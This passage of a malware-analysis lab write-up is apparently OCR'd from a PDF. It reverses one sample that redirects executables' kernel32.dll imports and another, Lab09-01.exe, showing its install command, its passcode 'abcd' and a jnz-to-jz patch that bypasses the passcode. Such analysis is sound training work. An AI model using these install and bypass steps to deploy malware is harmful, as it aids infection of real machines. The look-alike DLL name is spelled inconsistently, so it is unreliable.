
If we look at the received buff command, we got "**exec**", which is 4 bytes long. Mostly the space (fifth byte) is the separator between exec and CommandLine.Strings are the arrays (index will be visualized as the arrow where it points). Index points before or after the symbol, not on the letter itself. Every array starts from zero index — [0] (before "**e**" letter). Index of [1] -points after "e" and before "x".




If command is "**q**" exits loop.If none of them — Sleep for 1 minute and loop.
When executable is found, calls mv_mapfile function (renamed by myself). Opens executable (CreateFileA). Creates mapping object (CreateFileMappingA). Maps file in to the memory (MapViewOfFile).

```
; int __cdecl mv_mapfile(LPCSTR lpFileName)
_mv_mapfile proc near

var_C= dword ptr -0Ch
hObject= dword ptr -8
var_4= dword ptr -4
lpFileName= dword ptr  4

sub     esp, 0Ch
push    ebx
mov     eax, [esp+10h+lpFileName]
push    ebp
push    esi
push    edi
push    0               ; hTemplateFile
push    0               ; dwFlagsAndAttributes
push    OPEN_EXISTING   ; dwCreationDisposition
push    0               ; lpSecurityAttributes
push    FILE_SHARE_READ ; dwShareMode
push    GENERIC_ALL     ; dwDesiredAccess
push    eax             ; lpFileName
call    ds:CreateFileA
push    0               ; lpName
push    0               ; dwMaximumSizeLow
push    0               ; dwMaximumSizeHigh
push    PAGE_READWRITE  ; flProtect
push    0               ; lpFileMappingAttributes
push    eax             ; hFile
mov     [esp+34h+var_4], eax
call    ds:CreateFileMappingA
push    0               ; dwNumberOfBytesToMap
push    0               ; dwFileOffsetLow
push    0               ; dwFileOffsetHigh
push    FILE_MAP_ALL_ACCESS ; dwDesiredAccess
push    eax             ; hFileMappingObject
mov     [esp+30h+hObject], eax
call    ds:MapViewOfFile
mov     esi, eax
test    esi, esi
mov     [esp+1Ch+var_C], esi
jz      loc_4011D5
```


Esi register points to start of the file.
mov ebp, [esi + **3Ch**]; dosheader->e_lfanew
cmp dword ptr [ebp+0], 4550h ; Check if valid 'PE' header.
To understand this you should know PE structure.




Explanation:
File is opened in PEViewer. 3Ch (RVA-Relative virtual address) points to **offset to New EXE Header**. In order to get the value (Data), it should be de referenced [] brackets grabs whats at that address: E8h (in our example).
DosHeader->e_lfanew (equivalent in c++)




However grabbed **offset to New EXE Header** is another address. Should be de referenced again.
Image_NT_Signature is at the address **E8h** (RVA).



Checks if valid PE file:
ImageNtHeaders->Signature != 'PE' (equivalent in c++)Call **IsBadReadPtr** to check if the calling process has read access to that memory region.



String **Str1** is compared to "kernel32.dll".



Two instructions represents strlen (repne scasb) and memcpy (rep movsd).Using repne scasb we get length of the string.rep movsd instruction moves byte from esi to edi register ecx times (ecx = string length).mov esi, offset dword_403010

```
.data:00403010 dword_403010    dd 6E72656Bh            ; DATA XREF: _mv_mapfile+ECto
.data:00403010                                         ; _main+1A8tr
.data:00403014 dword_403014    dd 32333165h            ; DATA XREF: _main+1B9tr
.data:00403018 dword_403018    dd 6C6C642Eh            ; DATA XREF: _main+1C2tr
.data:0040301C dword_40301C    dd 0                    ; DATA XREF: _main+1CBtr
```

If we open dword_403010 we see that is actually ascii letters (looking in ascii table we see that numbers and letters starts from 30h to 7Ah)

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

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
By pressing "a" (convert data to string in IDA) two times we get "kerne**l**32.dll":

```
.data:00403010 aKerne132Dll    db 'kerne132.dll',0      ; DATA XREF: _mv_mapfile+EC↑o
```

String **Str1** is our source, which is "kerne**l**32.dll" and replaced by the string kernel**1**32.dll (destination).Access import table:

```
mov ecx, [ebp+80h] ; Import table RVA: E8h+80h=168h
```



iv. How could you remove this malware once it is installed?

```
Malware could be removed replacing imports to original
"kernel32.dll" for every executable. Using automated program or
script to do this.Or original "kernel32.dll" replaced of
"kerne1132.dll"Or reinstall windows operating system.
```

d. Analyze the malware found in the file Lab09-01.exe using OllyDbg and IDA Pro to answer the following questions. This malware was initially analyzed in the Chapter 3 labs using basic static and dynamic analysis techniques

i. How can you get this malware to install itself?

To install this malware, we need to reach the function @0x00402600. In this function, we can see function call to OpenSCManagerA, ChangeServiceConfigA, CreateServiceA, CopyFileA and registry creation. All these are functions to make the malware persistence.

To get to the install function @0x00402600 we would need to run this malware with either 2 or 3 arguments (excluding program name). We would need to enter a correct passcode as the last argument and "-in" as the 1st argument.

To install the malware just execute it as "**Lab09-01.exe -in abcd**"

We can also choose to patch the following opcode "**jnz**" to "**jz**" at address 0x00402B38 to bypass the passcode check.

```
.text:00402B1D loc_402B1D:                             ; CODE XREF: _main+11↑j
.text:00402B1D                 mov     eax, [ebp+argc]
.text:00402B20                 mov     ecx, [ebp+argv]
.text:00402B23                 mov     edx, [ecx+eax*4-4]
.text:00402B27                 mov     [ebp+var_4], edx
.text:00402B2A                 mov     eax, [ebp+var_4]
.text:00402B2D                 push    eax
.text:00402B2E                 call    passcode        ; abcd
.text:00402B33                 add     esp, 4
.text:00402B36                 test    eax, eax
.text:00402B38                 jnz     short loc_402B3F
.text:00402B3A                 call    DeleteFile
.text:00402B3F ; ---------------------------------------------------------------------------
.text:00402B3F
.text:00402B3F loc_402B3F:                             ; CODE XREF: _main+48↑j
.text:00402B3F                 mov     ecx, [ebp+argv]
.text:00402B42                 mov     edx, [ecx+4]
.text:00402B45                 mov     [ebp+var_1820], edx
.text:00402B4B                 push    offset aIn      ; unsigned __int8 *
.text:00402B50                 mov     eax, [ebp+var_1820]
.text:00402B56                 push    eax             ; unsigned __int8 *
.text:00402B57                 call    __mbscmp
.text:00402B5C                 add     esp, 8
.text:00402B5F                 test    eax, eax
.text:00402B61                 jnz     short loc_402BC7
.text:00402B63                 cmp     [ebp+argc], 3
.text:00402B67                 jnz     short loc_402B9A
.text:00402B69                 push    400h
.text:00402B6E                 lea     ecx, [ebp+ServiceName]
.text:00402B74                 push    ecx             ; char *
.text:00402B75                 call    getCurrentFileName
.text:00402B7A                 add     esp, 8
.text:00402B7D                 test    eax, eax
.text:00402B7F                 jz      short loc_402B89
.text:00402B81                 or      eax, 0FFFFFFFFh
.text:00402B84                 jmp     loc_402D78
.text:00402B89 ; ---------------------------------------------------------------------------
```


if you want to install it with a custom service name such as jmpRSP, you may execute it as "**Lab09-01.exe -in jmpRSP abcd**".

ii. What are the command-line options for this program? What is the password requirement?

The 4 command line accepted by the program are


1. -in; install
2. -re; uninstall
3. -cc; parse registry and prints it out
4. -c; set Registry

The password for this malware to execute is "abcd". Analyzing the function @0x00402510, we can easily derive this password. The below image contains comments that explains how I derived that the passcode is "abcd".



iii. How can you use OllyDbg to permanently patch this malware, so that it doesn't require the special command-line password?

As mentioned in Question i, we just need to patch 0x00402B38 to jz. To patch the malware in ollydbg, run the program in ollydbg and go to the address 0x00402B38.



Right click on the address and press Ctrl-E (edit binary). Change the hex from 75 to 74 as shown below.





Figure 4. Edit Binary



The next step is to save the changes. Right click in the disassembly window and select copy to executable -> all modifications. Then proceed to save into a file.

iv. What are the host-based indicators of this malware?

To answer this question lets look at the dynamic analysis observations and IDA Pro codes.

